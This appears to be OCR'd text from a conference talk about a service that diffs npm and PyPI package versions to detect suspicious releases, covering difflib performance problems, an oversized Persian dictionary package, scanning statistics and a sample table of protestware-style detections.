
Pitfalls of the standard library

1. The Differ “hangs” on a single package for hours
2. The package is relatively small (~900 Mb)
3. But! Linux ‘diff’ runs for just a few seconds

Pitfalls of the standard library

1. The Differ “hangs” on a single package for hours
2. The package is relatively small (~900 Mb)
3. But! Linux ‘diff’ runs for just a few seconds

There must be a bug in our code… Right?



3.10.5 Documentation » The Python Standard Library » Text Processing Services » difflib — Helpers for computing deltas


Table of Contents

- difflib — Helpers for computing deltas
  - SequenceMatcher Objects
  - SequenceMatcher Examples
  - Differ Objects
  - Differ Example
  - A command-line interface to difflib

difflib — Helpers for computing deltas

Source code: Lib/difflib.py

This module provides classes and functions for comparing sequences. It can be used for example, for comparing files, and can produce information about file differences in various formats, including HTML and context and unified diffs. For comparing directories and files, see also, the filecmp module.




3 Answers

Sorted by: Highest score (defa

The issue you're finding is very common, since difflib is not optimized.

diff-match-patch to the rescue



NeilFraser Fix JSDoc for optional params 62f2e68 on 26 Jul 2019 44 commits

cpp	Eliminate all Closure compiler warnings.	4 years ago
csharp	simplify encodeURI using HttpUtility	4 years ago
dart	Add -O4 flag that changes speedtest from 31 seconds to 0.9 seconds.	3 years ago
demos	demo docs type fix: agressive -> aggressive	4 years ago
java		
javascript		
lua		
objectivec		
python2		
python3	Use raw string for regex	3 years ago

About

Diff Match Patch is a high-performance library in multiple languages that manipulates plain text.

diff match patch text-processing difference

Readme

Apache-2.0 license

No releases published

My tests showed that using diff_match_patch was 20 times faster than Python's `difflib`.

Share Follow

edited Jun 13, 2018 at 21:21

answered May 9, 2018 at 12:01
andres.riancho
1,136 ● 13 ● 18

The mystery of a Persian dictionary


1. The Differ literally gets killed running out of memory on a single package
2. The size of the compressed package - 186 Mb, decompressed - 3 Gb (!)
3. The package is called ‘similar-persian-words’

What is so special about the package?

The mystery of a Persian dictionary

1. The Differ literally gets killed running out of memory on a single package
2. The size of the compressed package - 186 Mb, decompressed - 3 Gb (!)
3. The package is called ‘similar-persian-words’

What is so special about the package?



```
bzvr@pm-scanner:~$ cd /media/data/oss/packages/8e/36
bzvr@pm-scanner:/media/data/oss/packages/8e/36$ file 2e5902e4e40d62a6c8e9b211c19693fb850b
2e5902e4e40d62a6c8e9b211c19693fb850b: gzip compressed data, max compression, original size modulo 2^32 3048474624 gzi
p compressed data, reserved method, extra field, has comment, from FAT filesystem (MS-DOS, OS/2, NT), original size m
odulo 2^32 3048474624
bzvr@pm-scanner:/media/data/oss/packages/8e/36$ ls -lh 2e5902e4e40d62a6c8e9b211c19693fb850b

-rw------- 1 bzvr bzvr 186M Jun  1 18:34 2e5902e4e40d62a6c8e9b211c19693fb850b
bzvr@pm-scanner:/media/data/oss/packages/8e/36$
```


A few numbers

2 184 498 packages


of them:

97% npm

3%   pypi



More numbers



Even more numbers

4 873 242 unique versions of packages


6 TB of compressed packages + diffs

5 months of monitoring **2** repositories

Including deleted packages, that are not available anywhere else.


Nice findings

6 200 (0.1%) detections




npm	all-the-package-repos	2.0.278	2022-06-30 04:07:29.822000	2.0.279	[illegible]	npm_peacenotwar	Show	2022-07-02 14:43:03
npm	tg-userbot-js	None	None	0.0.1	2022-06-30 14:47:33.338000	UA_flag	Show	2022-07-02 14:43:03
npm	base-api-client	1.5.8	2022-01-28 20:27:20.982000	1.5.9	2022-06-30 12:28:40.701000	UA_flag	Show	2022-07-02 14:43:03
npm	@everymatrix/casino-tournaments-page-controller	0.0.302	2022-06-24 08:50:20.788000	0.0.303	2022-06-30 08:12:16.810000	UA_flag	Show	2022-07-02 14:43:03
npm	@everymatrix/casino-tournaments-page-controller	0.0.302	2022-06-24 08:50:20.788000	0.0.303	2022-06-30 08:12:16.810000	RU_invasion	Show	2022-07-02 14:43:03
npm	@everymatrix/casino-tournaments-slider-controller	0.0.302	2022-06-24 08:50:20.875000	0.0.303	2022-06-30 08:12:15.988000	RU_invasion	Show	2022-07-02 14:43:03
npm	@everymatrix/casino-tournaments-slider-controller	0.0.302	2022-06-24 08:50:20.875000	0.0.303	2022-06-30 08:12:15.988000	npm_RU_timezone	Show	2022-07-02 14:43:03
npm	@everymatrix/casino-tournaments-slider-controller	0.0.302	2022-06-24 08:50:20.875000	0.0.303	2022-06-30 08:12:15.988000	UA_flag	Show	2022-07-02 14:43:03
npm	@everymatrix/casino-tournaments-controller	0.0.302	2022-06-24 08:50:18.157000	0.0.303	2022-06-30 08:12:07.847000	npm_RU_timezone	Show	2022-07-02 14:43:03
npm	@everymatrix/casino-tournaments-controller	0.0.302	2022-06-24 08:50:18.157000	0.0.303	2022-06-30 08:12:07.847000	RU_invasion	Show	2022-07-02 14:43:03
